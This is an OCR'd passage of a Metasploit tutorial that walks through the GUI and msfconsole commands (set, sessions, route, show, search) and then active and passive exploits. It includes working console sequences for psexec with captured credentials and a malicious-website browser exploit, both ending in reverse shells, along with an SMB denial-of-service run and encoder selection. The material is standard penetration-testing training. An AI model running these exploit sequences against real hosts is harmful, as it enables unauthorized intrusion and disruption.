
When the Meterpreter session is received and established it will appear in the Sessions window and we can interact with it.




To interact with our shell we can simply select it and left click on it to provide the options of what we can do. One of the thing I like about what is being done with the GUI is the way that the Meterpreter scripts where integrated as actions on the menu with easy to understand groupings as well as most common commands.



Here is the screen we would see if we selected form the **System Information** the Windows Enumeration, this launches the Winenum script and we can see it's progress. We can even enter commands in the dialog box below and hit summit to send a command to the Meterpreter session once the script is finished.




We can even decide to access the servers file system and interact with it.



For pentesters do check under post exploitation the report feature for HTML activity log of what was done in the shell and Meterpreter sessions. I do invite you to play with the other options, modules and menu items and provide feedback including bug reports and features request for stuff to add the GUI. If you are a Java ninja you can provide patches and code that is also welcomed, you can do this at http://www.metasploit.com/redmine/projects/framework

msfconsole



The msfconsole is probably the most popular interface to the MSF. It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the Metasploit Framework. Msfconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

The msfconsole interface will work on Windows with the 3.3 release, however users of version 3.2 will need to either manually install the Framework under Cygwin, along with patching the Ruby installation, or access the console emulator via the included web or GUI components.

Benefits of the msfconsole

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible:

```
msf > ping -c 1 192.168.1.2
[*] exec: ping -c 1 192.168.1.2

PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

Launching msfconsole

The msfconsole is launched by simply running './msfconsole' from the command line. You can pass '-h' to msfconsole to see the other usage options available to you.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -h
Usage: msfconsole [options]
Specific options:
    -d                          Execute the console as defanged
    -r                          Execute the specified resource file
    -c                          Load the specified configuration file
    -m                          Specifies an additional module search path
    -v, --version               Show version
Common options:
    -h, --help                  Show this message

root@bt4:/pentest/exploits/framework3# ./msfconsole


 _____________
< metasploit >
 -------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ msf v3.3-dev [core:3.3 api:1.0]
+ -- --=[ 411 exploits - 261 payloads
+ -- --=[ 21 encoders - 8 nops
       =[ 199 aux

msf >
```

Getting Help

Entering 'help' or a '?' at the msf command prompt will display a listing of available commands along with a description of what they are used for.

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
```

```
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    resource      Run the commands stored in a file
...snip...
```

Tab Completion

The msfconsole is designed to be fast to use and one of the features that helps this goal is tab completion. With the wide array of modules available, it can be difficult to remember the exact name and path of the particular module you wish to make use of. As with most other shells, entering what you know and pressing 'Tab' will present you with a list of options available to you or auto-complete the string if there is only one option. Tab completion depends on the ruby readline extension and nearly every command in the console supports tab completion.

- use exploit/windows/dce
- use .*netapi.*
- set LHOST
- show
- set TARGET
- set PAYLOAD windows/shell/
- exp

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/msdns_zonename
msf > use exploit/windows/smb/ms08_067_netapi
```

The back Command

Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the 'back' command to move out of the current context. This, however is not required. Just as you can in commercial routers, you can switch modules from within other modules. As a reminder, variables will only carry over if they are set globally.

```
msf auxiliary(ms09_001_write) > back
msf >
```

The check Command

There aren't many exploits that support it, but there is also a 'check' option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms04_045_wins) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.114    yes       The target address
   RPORT   42               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English


msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host
(192.168.1.114:42)
```

The connect Command

There is a miniature netcat clone built into the msfconsole that supports SSL, proxies, pivoting, and file sends. By issuing the 'connect' command with an ip address and port number, you can connect to a remote host from within msfconsole the same as you would with netcat or telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿýÿÿýÿ!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

By passing the '-s' argument to connect, it will connect via SSL:

```
msf > connect -s www.metasploit.com 443
[*] Connected to www.metasploit.com:443
GET / HTTP/1.0

HTTP/1.1 302 Found
Date: Sat, 25 Jul 2009 05:03:42 GMT
Server: Apache/2.2.11
Location: http://www.metasploit.org/
```

exploit vs. run

When launching an exploit, you issue the 'exploit' command whereas if you are using an auxiliary module, the proper usage is 'run' although 'exploit' will work as well.

```
msf auxiliary(ms09_001_write) > run

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...snip...
```

The irb Command

Running the 'irb' command will drop you into a live Ruby interpreter shell where you can issue commands and create Metasploit scripts on the fly. This feature is also very useful for understanding the internals of the Framework.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!

>> Framework::Version
=> "3.3-dev"

>> framework.modules.keys.length
=>744
```

The jobs Command

Jobs are modules that are running in the background. The 'jobs' command provides the ability to list and terminate these jobs.

```
msf exploit(ms08_067_netapi) > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

    -K        Terminate all running jobs.
    -h        Help banner.
    -k   Terminate the specified job name.
    -l        List all running jobs.
```

The load Command

The 'load' command loads a plugin from Metasploit's 'plugin' directory. Arguments are passed as 'key=val' on the shell.

```
msf > load

Usage: load [var=val var=val ...]

Load a plugin from the supplied path.  The optional
var=val options are custom parameters that can be
passed to plugins.

msf > load pcap_log

[*] Successfully loaded plugin: pcap_log
```

"unload" Command

Conversely, the 'unload' command unloads a previously loaded plugin and removes any extended commands.

```
msf > load pcap_log
[*] Successfully loaded plugin: pcap_log

msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

"loadpath" Command

The 'loadpath' command will load a third-part module tree for the path so you can point Metasploit at your 0-day exploits, encoders, payloads, etc.

```
msf > loadpath /home/secret/modules

Loaded 0 modules.
```

The resource Command

Some attacks such as Karmetasploit use a resource (batch) file that you can load through the msfconsole using the 'resource' command. These files are a basic scripting for msfconsole. It runs the commands in the file in sequence. Later on we will discuss how, outside of Karmetasploit, that can be very useful.

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from
/pentest/exploits/framework3/plugins/db_sqlite3: Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
```

```
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
...snip...
```

Batch files can greatly speed up testing and development times as well as allow the user to automate many tasks. Besides loading a batch file from within msfconsole, they can also be passed at startup using the '-r' flag. The simple example below creates a batch file to display the Metasploit version number at startup.

```
root@bt4-pre:/pentest/exploits/framework3# echo version > version.rc
root@bt4-pre:/pentest/exploits/framework3# ./msfconsole -r version.rc

                  888                            888        d8b888
                  888                            888        Y8P888
                  888                            888           888
88888b.d88b.  .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K     888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.    Y88b. 888  888     X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                      888
                                      888
                                      888


       =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 379 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 155 aux

resource> version
Framework: 3.3-dev.6055
Console  : 3.3-dev.6476
msf >
```

The route Command

The **"route"** command in Metasploit allows you to route sockets through a session or 'comm', providing basic pivoting capabilities. To add a route, you pass the target subnet and network mask followed by the session (comm) number.

```
msf exploit(ms08_067_netapi) > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.
msf exploit(ms08_067_netapi) > route add 192.168.1.0 255.255.255.0 2
msf exploit(ms08_067_netapi) > route print

Active Routing Table
====================
```

```
   Subnet              Netmask            Gateway
   ------              -------            -------
   192.168.1.0         255.255.255.0      Session 2
```

The info Command

The 'info' command will provide detailed information about a particular module including all options, targets, and other information. Be sure to always read the module description prior to using it as some may have un-desired effects.

The info command also provides the following information:

- The author and licensing information
- Vulnerability references (ie: CVE, BID, etc)
- Any payload restrictions the module may have

```
msf > info dos/windows/smb/ms09_001_write

       Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
    Version: 6890
    License: Metasploit Framework License (BSD)

Provided by:
  j.v.vallejo
```

The set/unset Commands

The 'set' command allows you to configure Framework options and parameters for the current module you are working with.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.1      yes       The target address
   RPORT   445              yes       Set the SMB service port
```

A recently added feature in Metasploit is the ability to set an encoder to use at run-time. This is particularly useful in exploit development when you aren't quite certain as to which payload encoding methods will work with an exploit.

```
msf exploit(ms08_067_netapi) > show encoders

Compatible encoders
===================

   Name                          Description
   ----                          -----------
```

```
   cmd/generic_sh              Generic Shell Variable Substitution Command
Encoder
   generic/none                The "none" Encoder
   mipsbe/longxor              XOR Encoder
   mipsle/longxor              XOR Encoder
   php/base64                  PHP Base64 encoder
   ppc/longxor                 PPC LongXOR Encoder
   ppc/longxor_tag             PPC LongXOR Encoder
   sparc/longxor_tag           SPARC DWORD XOR Encoder
   x64/xor                     XOR Encoder
   x86/alpha_mixed             Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper             Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower      Avoid UTF8/tolower
   x86/call4_dword_xor         Call+4 Dword XOR Encoder
   x86/countdown               Single-byte XOR Countdown Encoder
   x86/fnstenv_mov             Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive       Polymorphic Jump/Call XOR Additive Feedback
Encoder
   x86/nonalpha                Non-Alpha Encoder
   x86/nonupper                Non-Upper Encoder
   x86/shikata_ga_nai          Polymorphic XOR Additive Feedback Encoder
   x86/unicode_mixed           Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper           Alpha2 Alphanumeric Unicode Uppercase Encoder

msf exploit(ms08_067_netapi) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai
```

"unset" Command

The opposite of the 'set' command, of course, is 'unset'. 'Unset' removes a parameter previously configured with 'set'. You can remove all assigned variables with 'unset all'.

```
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set

Global
======

  Name     Value
  ----     -----
  RHOSTS   192.168.1.0/24
  THREADS  50

msf > unset THREADS
Unsetting THREADS...
msf > unset all
Flushing datastore...
msf > set

Global
======

No entries in data store.
```

The sessions Command

The 'sessions' command allows you to list, interact with, and kill spawned sessions. The sessions can be shells, Meterpreter sessions, VNC, etc.

```
msf > sessions

Usage: sessions [options]

Active session manipulation and interaction.

OPTIONS:

    -d   Detach an interactive session
    -h        Help banner.
    -i   Interact with the supplied session identifier.
    -k   Terminate session.
    -l        List all active sessions.
    -q        Quiet mode.
    -v        List verbose fields.
```

To list any active sessions, pass the '-l' options to 'sessions'.

```
msf exploit(3proxy) > sessions -l
Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  1   Command shell  192.168.1.101:33191 -> 192.168.1.104:4444
```

To interact with a given session, you just need to use the '-i' switch followed by the Id number of the session.

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...

C:\WINDOWS\system32>
```

The search Command

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for you can search for it via 'search '. In the output below, a search is being made for MS Bulletin MS09-011. The search function will locate this string within the module names, descriptions, references, etc.

Note the naming convention for Metasploit modules uses underscores versus hyphens.

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...

Auxiliary
=========
```

```
   Name                              Description
   ----                              -----------
   dos/windows/smb/ms09_001_write    Microsoft SRV.SYS WriteAndX Invalid
DataOffset
```

The show Command

Entering 'show' at the msfconsole prompt will display every module within Metasploit.

```
msf > show

Encoders
========

   Name                          Description
   ----                          -----------
   cmd/generic_sh                Generic Shell Variable Substitution Command
Encoder
   generic/none                  The "none" Encoder
   mipsbe/longxor                XOR Encoder
...snip...
```

There are a number of 'show' commands you can use but the ones you will use most frequently are 'show auxiliary', 'show exploits', 'show payloads', 'show encoders', and 'show nops'.

Executing 'show auxiliary' will display a listing of all of the available auxiliary modules within Metasploit. As mentioned earlier, auxiliary modules include scanners, denial of service modules, fuzzers, and more.

```
msf > show auxiliary

Auxiliary
=========
    Name                                          Description
    ----                                          -----------
    admin/backupexec/dump                         Veritas Backup Exec
Windows Remote File Access
    admin/backupexec/registry                     Veritas Backup Exec Server
Registry Access
    admin/cisco/ios_http_auth_bypass              Cisco IOS HTTP
Unauthorized Administrative Access
...snip...
```

Naturally, 'show exploits' will be the command you are most interested in running since at its core, Metasploit is all about exploitation. Run 'show exploits' to get a listing of all exploits contained in the framework.

```
msf > show exploits

Exploits
========
    Name                                           Description
    ----                                           -----------
```

```
    aix/rpc_ttdbserverd_realpath                    ToolTalk rpc.ttdbserverd
_tt_internal_realpath Buffer Overflow
    bsdi/softcart/mercantec_softcart                Mercantec SoftCart CGI
Overflow

...snip...
```

Running 'show payloads' will display all of the different payloads for all platforms available within Metasploit.

```
msf > show payloads

Payloads
========
    Name                                  Description
    ----                                  -----------
    aix/ppc/shell_bind_tcp                AIX Command Shell, Bind TCP
Inline
    aix/ppc/shell_find_port               AIX Command Shell, Find Port
Inline
    aix/ppc/shell_reverse_tcp             AIX Command Shell, Reverse TCP
Inline
...snip...
```

As you can see, there are a lot of payloads available. Fortunately, when you are in the context of a particular exploit, running 'show payloads' will only display the payloads that are compatible with that particular exploit. For instance, if it is a Windows exploit, you will not be shown the Linux payloads.

```
msf exploit(ms08_067_netapi) > show payloads

Compatible payloads
===================

   Name                                          Description
   ----                                          -----------
   generic/debug_trap                            Generic x86 Debug Trap
   generic/debug_trap/bind_ipv6_tcp              Generic x86 Debug Trap,
Bind TCP Stager (IPv6)
   generic/debug_trap/bind_nonx_tcp              Generic x86 Debug Trap,
Bind TCP Stager (No NX or Win7)
...snip...
```

If you have selected a specific module, you can issue the 'show options' command to display which settings are available and/or required for that specific module.

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
```

```
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

If you aren't certain whether an operating system is vulnerable to a particular exploit, run the 'show targets' command from within the context of an exploit module to see which targets are supported.

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX)
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
...snip...
```

If you wish the further fine-tune an exploit, you can see more advanced options by running 'show advanced'.

```
msf exploit(ms08_067_netapi) > show advanced

Module advanced options:

   Name           : CHOST
   Current Setting:
   Description    : The local client address

   Name           : CPORT
   Current Setting:
   Description    : The local client port

...snip...
```

Running 'show encoders' will display a listing of the encoders that are available within MSF.

```
msf > show encoders

Encoders
========

   Name                    Description
   ----                    -----------
   cmd/generic_sh          Generic Shell Variable Substitution Command
Encoder
```

```
   generic/none                The "none" Encoder
   mipsbe/longxor              XOR Encoder
   mipsle/longxor              XOR Encoder
   php/base64                  PHP Base64 encoder
   ppc/longxor                 PPC LongXOR Encoder
   ppc/longxor_tag             PPC LongXOR Encoder
   sparc/longxor_tag           SPARC DWORD XOR Encoder
   x64/xor                     XOR Encoder
   x86/alpha_mixed             Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper             Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower      Avoid UTF8/tolower
   x86/call4_dword_xor         Call+4 Dword XOR Encoder
   x86/countdown               Single-byte XOR Countdown Encoder
   x86/fnstenv_mov             Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive       Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                Non-Alpha Encoder
   x86/nonupper                Non-Upper Encoder
   x86/shikata_ga_nai          Polymorphic XOR Additive Feedback Encoder
   x86/unicode_mixed           Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper           Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Lastly, issuing the 'show nops' command will display the NOP Generators that Metasploit has to offer.

```
msf > show nops

NOP Generators
==============

   Name                        Description
   ----                        -----------
   armle/simple                Simple
   php/generic                 PHP Nop Generator
   ppc/simple                  Simple
   sparc/random                SPARC NOP generator
   tty/generic                 TTY Nop Generator
   x64/simple                  Simple
   x86/opty2                   Opty2
   x86/single_byte             Single Byte
```

The setg Command

In order to save a lot of typing during a pentest, you can set global variables within msfconsole. You can do this with the 'setg' command. Once these have been set, you can use them in as many exploits and auxiliary modules as you like. You can also save them for use the next time your start msfconsole. However, the pitfall is forgetting you have saved globals, so always check your options before you **"run"** or **"exploit"**. Conversely, you can use the **"unsetg"** command to unset a global variable. In the examples that follow, variables are entered in all-caps (ie: LHOST), but Metasploit is case-insensitive so it is not necessary to do so.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
```

```
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
```

After setting your different variables, you can run the 'save' command to save your current environment and settings. With your settings saved, they will be automatically loaded on startup which saves you from having to set everything again.

```
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

The use Command

When you have decided on a particular module to make use of, issue the 'use' command to select it. The 'use' command changes your context to a specific module, exposing type-specific commands. Notice in the output below that any global variables that were previously set are already configured.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       Set the SMB service port

msf auxiliary(ms09_001_write) >
```

Metasploit Exploits

All exploits in the Metasploit Framework will fall into two categories: active and passive.

Active Exploits

Active exploits will exploit a specific host, run until completion, and then exit.

- Brute-force modules will exit when a shell opens from the victim.
- Module execution stops if an error is encountered.
- You can force an active module to the background by passing '-j' to the exploit command:

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

Active Exploit Example

The following example makes use of a previously acquired set of credentials to exploit and gain a reverse shell on the target system.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.104
```

```
RHOST => 192.168.1.104
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.1.104[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.1.104[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:4444 ->
192.168.1.104:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Passive Exploits

Passive exploits wait for incoming hosts and exploit them as they connect.

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
- Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.101:52647 -> 192.168.1.104:4444
```

```
msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Passive Exploit Example

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD
windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.1.104:1077...
[*] Attempting to exploit ani loadimage chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
192.168.1.104:1077...
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.101:4444 ->
192.168.1.104:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```

Using Exploits

Selecting an exploit in Metasploit adds the 'exploit' and 'check' commands to msfconsole.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > help
...snip...
Exploit Commands
================

    Command       Description
    -------       -----------
```

```
    check          Check to see if a target is vulnerable
    exploit        Launch an exploit attempt
    rcheck         Reloads the module and checks if the target is vulnerable
    rexploit       Reloads the module and launches an exploit attempt

msf exploit(ms08_067_netapi) >
```

Using an exploit also adds more options to the 'show' command.

```
msf exploit(ms03_026_dcom) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


